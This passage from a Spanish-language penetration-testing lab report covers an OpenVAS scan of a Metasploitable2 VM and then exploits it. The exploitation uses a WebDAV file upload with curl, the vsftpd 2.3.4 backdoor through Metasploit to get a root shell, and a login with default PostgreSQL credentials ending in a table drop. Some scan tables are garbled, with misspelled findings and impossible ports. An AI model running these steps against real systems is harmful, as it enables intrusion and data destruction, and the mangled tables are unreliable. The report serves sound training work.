


Ilustración 15 : Dashboard tras realizar el escaner a Metasploitable2

Si accedemos a los detalles del propio escaneo, podremos obtener información acerca de las vulnerabilidades encontradas, así como del grado de severidad de las mismas, a continuación, se muestran la información más destacable que podemos obtener del análisis

Report:Thu, Dec 12, 2024 6:01 PM UTC

© 0b04705d-5d69-4acc-8029-7454a3eaf5ab

Created: Thu, Dec 12, 2024 6:01 PM UTC

Modified: Thu, Dec 12, 2024 6:30 PM UTC

Owner: admin

Information

Results  
(87 of 885)

Hosts  
(1 of 1)

Ports  
(18 of 23)

Applications  
(20 of 20)

Operating Systems  
(1 of 1)

CVEs  
(34 of 36)

Closed CVEs  
(0 of 0)

TLS Certificates  
(2 of 2)

Error Messages  
(0 of 0)

User Tags  
(0)

Severity ▼

QoD

Host IP

Name

Location

Created

The rcsvr service is running

✖

0.0 (danger)

80 %

192.168.1.130

5131np

Thu, Dec 12, 2024 6:03 PM UTC

rcsvr Passwordless Login

✖

0.0 (danger)

80 %

192.168.1.130

5131np

Thu, Dec 12, 2024 6:18 PM UTC

Possible Backdoor: Ingridlock

✖

0.0 (danger)

99 %

192.168.1.130

15241np

Thu, Dec 12, 2024 6:26 PM UTC

TWiki XSS and Command Execution Vulnerabilities

⚠

0.0 (danger)

80 %

192.168.1.130

80np

Thu, Dec 12, 2024 6:22 PM UTC

Operating System (OS) End of Life (EOL) Detection

✖

0.0 (danger)

80 %

192.168.1.130

generalnp

Thu, Dec 12, 2024 6:19 PM UTC

Distributed Ruby (DRuby/DRb) Multiple RCE Vulnerabilities

✖

0.0 (danger)

99 %

192.168.1.130

87877np

Thu, Dec 12, 2024 6:24 PM UTC

Apache Tomcat AJP RCE Vulnerability (Chrootcat)

✖

0.0 (danger)

99 %

192.168.1.130

8000np

Thu, Dec 12, 2024 6:26 PM UTC

vulnfd Compromised Source Packages Backdoor Vulnerability

⚠

0.0 (danger)

99 %

192.168.1.130

21np

Thu, Dec 12, 2024 6:25 PM UTC

vulnfd Compromised Source Packages Backdoor Vulnerability

⚠

0.0 (danger)

99 %

192.168.1.130

6200np

Thu, Dec 12, 2024 6:26 PM UTC

MySQL / MariaDB Default Credentials (MySQL Protocol)

✖

0.0 (danger)

99 %

192.168.1.130

3300np

Thu, Dec 12, 2024 6:24 PM UTC

PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check

⚠

0.0 (danger)

99 %

192.168.1.130

80np

Thu, Dec 12, 2024 6:27 PM UTC

DisCC RCE Vulnerability (CVE-2004-2987)

✖

0.0 (danger)

99 %

192.168.1.130

3632np

Thu, Dec 12, 2024 6:24 PM UTC

NVC Brute Force Login

✖

0.0 (danger)

95 %

192.168.1.130

5900np

Thu, Dec 12, 2024 6:23 PM UTC

PostgreSQL Default Credentials (PostgreSQL Protocol)

✖

0.0 (danger)

99 %

192.168.1.130

5432np

Thu, Dec 12, 2024 6:24 PM UTC

UnrealIRCd Authentication Spoofing Vulnerability

⚠

0.0 (danger)

80 %

192.168.1.130

6697np

Thu, Dec 12, 2024 6:25 PM UTC

UnrealIRCd Backdoor

⚠

0.0 (danger)

70 %

192.168.1.130

6697np

Thu, Dec 12, 2024 6:25 PM UTC

FTP Brute Force Logins Reporting

✖

0.0 (danger)

95 %

192.168.1.130

2123np

Thu, Dec 12, 2024 6:25 PM UTC

The rcsvr service is running

✖

0.0 (danger)

80 %

192.168.1.130

5131np

Thu, Dec 12, 2024 6:23 PM UTC

Test HTTP dangerous methods

✖

0.0 (danger)

99 %

192.168.1.130

80np

Thu, Dec 12, 2024 6:28 PM UTC

1 - 67 of 67

Ilustración 16 : Resultados de vulnerabilidades más peligrosas encontradas tras el escaneo

Report: Thu, Dec 12, 2024 6:01 PM UTC

© 0b04705d-5d69-4acc-8029-7454a3eaf5ab

Created: Thu, Dec 12, 2024 6:01 PM UTC

Modified: Thu, Dec 12, 2024 6:30 PM UTC

Owner: admin

Information

Results  
(87 of 885)

Hosts  
(1 of 1)

Ports  
(18 of 23)

Applications  
(20 of 20)

Operating Systems  
(1 of 1)

CVEs  
(34 of 36)

Closed CVEs  
(0 of 0)

TLS Certificates  
(2 of 2)

Error Messages  
(0 of 0)

User Tags  
(0)

Port ▼

Hosts

Severity

8191/tcp

1

Critical

8090/tcp

1

Critical

80/tcp

1

Critical

6897/tcp

1

Critical

6200/tcp

1

Critical

9900/tcp

1

Critical

5430/tcp

1

Critical

5144/tcp

1

Critical

513/tcp

1

Critical

512/tcp

1

Critical

3632/tcp

1

Critical

3306/tcp

1

Critical

25/tcp

1

Critical

23/tcp

1

Critical

22/tcp

1

Critical

2121/tcp

1

Critical

21/tcp

1

Critical

1524/tcp

1

Critical

1 - 18 of 18

Ilustración 17 : Puertos con mayor riesgo tras el escaneo

Information	Results (87 of 885)	Hosts (1 of 1)	Ports (18 of 23)	Applications (20 of 20)	Operating Systems (1 of 1)	CVEs (34 of 36)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
Operating System										
CPE										
Ubuntu 8.04										
cpe:/o:canonical:ubuntu_linux:8.04										
(Applied filter: apply_severity:0, loaded:0, cover:100, min_pos:0, max_pos:1, sort:reverse-recently)										
Hosts										
Severity										
1										

Ilustración 18 : Información relacionada sobre el S.O de la máquina atacada

Information	Results (87 of 885)	Hosts (1 of 1)	Ports (18 of 23)	Applications (20 of 20)	Operating Systems (1 of 1)	CVEs (34 of 36)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)
CVE										
NVT										
Hosts										
Occurrences										
Severity										
CVE-1999-0633										
CVE-2008-5304 CVE-2008-5305										
CVE-2020-1558										
CVE-2011-2523										
CVE-2001-0645 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-4531 CVE-2018-15719										
CVE-2012-1822 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335										
CVE-2004-2687										
CVE-2016-7144										
CVE-2010-2075										
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1084 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-4731 CVE-2017-4218										
CVE-2018-8098 CVE-2018-17771 CVE-2018-19083 CVE-2018-19064										
CVE-1999-0501										
CVE-2014-6224										
CVE-2009-4868										
CVE-2011-0412 CVE-2011-1490 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2185										
CVE-1999-0487										

Ilustración 19 : Vulnerabilidades más críticas a partir de CVE y NVT

Report: Thu, Dec 12, 2024 6:01 PM UTC									
Information	Results	Hosts	Ports	Applications	Operating Systems	CVEs	Closed CVEs	TLS Certificates	Error Messages
(87 of 88)	(1 of 1)	(18 of 20)	(20 of 20)	(1 of 1)	(34 of 34)	(0 of 0)	(2 of 2)	(0 of 0)	(0 of 0)
User Tags (0)									
Application CPE	Hosts	Occurrences	Severity						
cpe:/a:beats:vmlogd:2.3.4	1	1	4.8 (High)						
cpe:/a:mybatis:mybatis:5.0.51a	1	1	4.8 (High)						
cpe:/a:postgresql:postgresql:8.3.1	1	1	4.8 (High)						
cpe:/a:unrealircd:unrealircd:3.2.8.1	1	1	4.1 (High)						
cpe:/a:lett:transport_layer_security:1.0	1	2	4.3 (High)						
cpe:/a:apache:http_server:2.2.8	1	1	4.3 (High)						

Ilustración 20 : Aplicaciones más vulnerables en la maquina escaneada

Possible Backdoor: Ingreslock

10.0 (High)

99 %

192.168.1.138

Summary

A backdoor is installed on the remote host.

Detection Result

The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)

Detection Method

Details:

Possible Backdoor: Ingreslock OID: 1.3.6.1.4.1.25623.1.0.103549

Version used:

2023-07-25T05:05:58Z

Impact

Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.

Solution

Solution Type:

Workaround

A whole cleanup of the infected system is recommended.

Ilustración 21 : Desglose informativo de una vulnerabilidad

Como podemos observar en la imagen anterior, OpenVAS nos proporciona un resumen de la vulnerabilidad en concreto que selecciones, así como el método de detención usado, el impacto que pueda tener y la solución para parchearla, sin embargo, solo nos centraremos en explotar algunas de las vulnerabilidades y no en su posible defensa.

### 3.4 Explotación de algunas de las vulnerabilidades

En este apartado se explotarán las siguientes vulnerabilidades de la máquina Metasploitable2:

- Apache Tomcat AJP RCE Vulnerability (Ghostcat):** Añadiremos archivos desde la máquina atacante en el servidor apache que corre en metasploitable
- vsftpd Compromised Source Packages Backdoor Vulnerability:** Crearemos un directorio desde la máquina atacante para posteriormente desde metasploitable comprobar el resultado. Para explotar esta vulnerabilidad nos ayudaremos de `msfconsole`.
- PostgreSQL Default Credentials (PostgreSQL Protocol):**
  - Crearemos una tabla en postgresql desde metasploitable2.
  - Desde la maquina atacante accederemos a la base de datos y haremos un DROP de la tabla confirmando así la vulnerabilidad.

### 3.4.1 Apache Tomcat AJP RCE Vulnerability (Ghostcat):

Este es el resumen de la vulnerabilidad ofrecido por OpenVas.

Apache Tomcat AJP RCE Vulnerability (Ghostcat) 9.8 (High)

Summary

Apache Tomcat is prone to a remote code execution (RCE) vulnerability (dubbed 'Ghostcat') in the AJP connector.

Detection Result

It was possible to read the file "/WEB-INF/web.xml" through the AJP connector.

Ilustración 22 : Resumen de la vulnerabilidad explotada de Apache desde OpenVAS

En primer lugar, comprobaremos cuales son los métodos que podemos ejecutar en el servidor apache de la maquina metasploitable verificando así que efectivamente es vulnerable. Para ello, haremos uso del comando: `curl -X OPTIONS http://192.168.1.138/dav/ -I` siendo este el resultado.

```
(root@K-LT1:localhost)-[~]
# curl -X OPTIONS http://192.168.1.138/dav/ -I
HTTP/1.1 200 OK
Date: Thu, 12 Dec 2024 20:19:06 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
DAV: 1,2
DAV: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
Content-Length: 0
Content-Type: httpd/unix-directory
```

Ilustración 23 : Enumeración de métodos HTTP mediante nmap

Como podemos observar en la ilustración anterior, no solo podemos cargar archivos en el servidor con POST, sino que también podríamos eliminarlos con DELETE, en este caso vamos a simplemente subir un archivo al servidor desde el atacante a modo de prueba.

Primero, crearemos un archivo de prueba `archivo_prueba.txt`

```
(root@K-LT1:localhost)-[~]
# cat /home/dit/Escritorio/archivo_prueba.txt
Tu servidor es vulnerable :)
```

Ilustración 24 : Fichero de prueba para subir al servidor desde el atacante

Posteriormente, haremos uso del comando `curl -T archivo_prueba.txt http://192.168.1.138/dav/` siendo este el resultado.



Ilustración 25 : Fichero correctamente subido desde el atacante hacia el servidor




Ilustración 26 : Visualización del contenido desde un navegador web

### 3.4.2 vsftpd Compromised Source Packages Backdoor Vulnerability

El resumen que ofrece OpenVAS sobre esta vulnerabilidad es el siguiente.




Ilustración 27 : Resumen de vulnerabilidad de vsftpd 2.3.4 desde OpenVAS

Tratándose de una vulnerabilidad de backdoor. Como se mencionó previamente, para realizar este apartado, nos ayudaremos de la herramienta `msfconsole`.

En primer lugar, arrancaremos la herramienta e introduciremos el comando `search vsftpd 2.3.4` para verificar que existe la vulnerabilidad.




Ilustración 28 : Comprobando existencia de vulnerabilidad desde msfconsole

Posteriormente accedemos a la vulnerabilidad que queremos explotar con el comando `use 0` (id de la vulnerabilidad), luego comprobamos los parámetros necesarios siendo este el resultado.



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Ilustración 29 : Revisión de parámetros necesarios para el ataque

Completamos el parámetro RHOST requerido para poder llevar a cabo el ataque mediante el comando `set rhost 192.168.1.138` (ip metasploitable).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.138
rhost => 192.168.1.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.138:21 - USER: 331 Please specify the password.
[*] 192.168.1.138:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.151:39081 -> 192.168.1.138:6200) at 2024-12-13 00:54:35 +0100
```

Ilustración 30 : Run del exploit de vsftpd 2.3.4

En este momento ya estaríamos dentro de la máquina metasploitable, para comprobarlo creamos un directorio luego desde la máquina metasploitable comprobamos si efectivamente aparecen los cambios realizados desde el atacante.

Creamos 3 carpetas desde el lado del atacante han sido los siguientes, nótese que la consola ofrecida es bastante simple.

```
mkdir desde_kali
mkdir otro_ejemplo
mkdir otro_mas
```

Ilustración 31 : Interactuando con la shell de metasploitable desde el atacante

Si listamos los directorios desde la máquina metasploitable, veremos que se han creado nuevas carpetas, y que pertenecen al usuario root y grupo root (los cuales no forman parte de Metasploitable si no de Kali)

```

msfadmin@metasploitable:~$ ls
desde_kali  otro_ejemplo  otro_mas  vulnerable
msfadmin@metasploitable:~$ ls -l
total 16
drwx----- 2 root    root    4096 2024-12-12 19:15 desde_kali
drwx----- 2 root    root    4096 2024-12-12 19:15 otro_ejemplo
drwx----- 2 root    root    4096 2024-12-12 19:15 otro_mas
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$

```

*Ilustración 32 : Comprobando carpetas creadas por el atacante desde Metasploitable*

Podemos por ejemplo hacer lo siguiente desde el atacante

```

chmod 777 desde_kali
cd desde_kali
echo "soy un atacante" > prueba.txt
chmod 777 prueba.txt

```

*Ilustración 33 : Pruebas desde el atacante*

Siendo este el resultado desde le punto de vista de Metasploitable

```

msfadmin@metasploitable:~$ ls -l
total 16
drwxrwxrwx 2 root    root    4096 2024-12-12 19:15 desde_kali
drwx----- 2 root    root    4096 2024-12-12 19:15 otro_ejemplo
drwx----- 2 root    root    4096 2024-12-12 19:15 otro_mas
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ cd desde_kali/
msfadmin@metasploitable:~/desde_kali$ ls
msfadmin@metasploitable:~/desde_kali$ ls
prueba.txt
msfadmin@metasploitable:~/desde_kali$ cat prueba.txt
soy un atacante
msfadmin@metasploitable:~/desde_kali$ _

```

*Ilustración 34 : Otras comprobaciones desde Metasploitable2*

Como podemos observar todas las modificaciones creadas desde el atacante se han aplicado perfectamente a la máquina Metasploitable

### 3.4.3 PostgreSQL Default Credentials (PostgreSQL Protocol)

En primer lugar, crearemos una tabla en PostgreSQL desde Metasploitable.

```
postgres=# CREATE DATABASE prueba
postgres=# ;
CREATE DATABASE
postgres=# \c prueba
You are now connected to database "prueba".
prueba=# CREATE TABLE info_confidencial (
prueba(# id SERIAL PRIMARY KEY,
prueba(# dni VARCHAR (30),
prueba(# cuenta_bancario VARCHAR (30)
prueba(# );
NOTICE: CREATE TABLE will create implicit sequence "info_confidencial_id_seq" f
or serial column "info_confidencial.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "info_confidencia
l_pkey" for table "info_confidencial"
CREATE TABLE
prueba=# INSERT INTO info_confidencial (dni,cuenta_bancario)
prueba=# VALUES ('29625888F', 'ES92 6549 2832 9384 8283');
INSERT 0 1
prueba=# select * from info_confidencial;
 id |      dni      |      cuenta_bancario
-----+-----+-----
  1 | 29625888F | ES92 6549 2832 9384 8283
(1 row)
prueba=#
```

*Ilustración 35 : Base de datos de prueba para atacar desde Kali Linux*

Hay que destacar que la base de datos es simple, la hemos creado con el fin de mostrar que puede ser borrada de manera sencilla por parte del atacante aprovechando una vulnerabilidad.

Gracias al escaneo realizado con OpenVAS, tenemos la siguiente información

#### Summary

It was possible to login into the remote PostgreSQL as user postgres using weak credentials.

#### Detection Result

It was possible to login as user postgres with password "postgres".

*Ilustración 36 : Resumen de la vulnerabilidad explotada*

De manera que podemos logearnos sin problemas y modificar a nuestro antojo la base de datos, de manera que desde el lado del atacante lo único que tendremos que hacer es conectarnos a la base de datos remota e introducir la contraseña postgres, el resultado será el siguiente (Nótese que la IP de Metasploitable ha cambiado debido a que las pruebas se realizaron en días diferentes).

```
(root@K-LT1:localhost)-[~]
# psql -h 192.168.1.133 -U postgres

Contraseña para usuario postgres:
psql (17.2 (Debian 17.2-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
Algunas características de psql podrían no funcionar.
Digite «help» para obtener ayuda.

postgres=# \c prueba
psql (17.2 (Debian 17.2-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
Algunas características de psql podrían no funcionar.
Ahora está conectado a la base de datos «prueba» con el usuario «postgres».
prueba=# \dt
Listado de relaciones
Esquema | Nombre | Tipo | Dueño
-----+-----+-----+-----
public | info_confidencial | tabla | postgres
(1 fila)

prueba=# select * from info_confidencial
prueba=# ;
 id | dni | cuenta_bancario
---+---+-----
 1 | 29625888F | ES92 6549 2832 9384 8283
(1 fila)
SQL Server Credentials (PostgreSQL Protocol) OID: 1.3.6.1.4.1.25623.1.0.103552
prueba=#
```

Ilustración 37: Conexión a la base de datos desde el atacante

La ilustración anterior permite verificar que la conexión a la base de datos ha sido un éxito, en este momento el atacante puede eliminar la base de datos, robar datos...

Si hacemos un DROP de la tabla este será el resultado.

```
prueba=# DROP TABLE info_confidencial;
DROP TABLE
prueba=# \dt
No se encontró ninguna relación.
prueba=#
```

Ilustración 38: Borrado de la tabla info\_confidencial

```
prueba=# select * from info_confidencial;
 id | dni | cuenta_bancario
---+---+-----
 1 | 29625888F | ES92 6549 2832 9384 8283
(1 row)

prueba=# select * from info_confidencial;
ERROR: relation "info_confidencial" does not exist
prueba=#
```

Ilustración 39: Comprobación del borrado de la tabla desde Metasploitable

Como podemos observar, el atacante ha conseguido eliminar la tabla info\_confidencial aprovechando la vulnerabilidad que OpenVAS ofreció.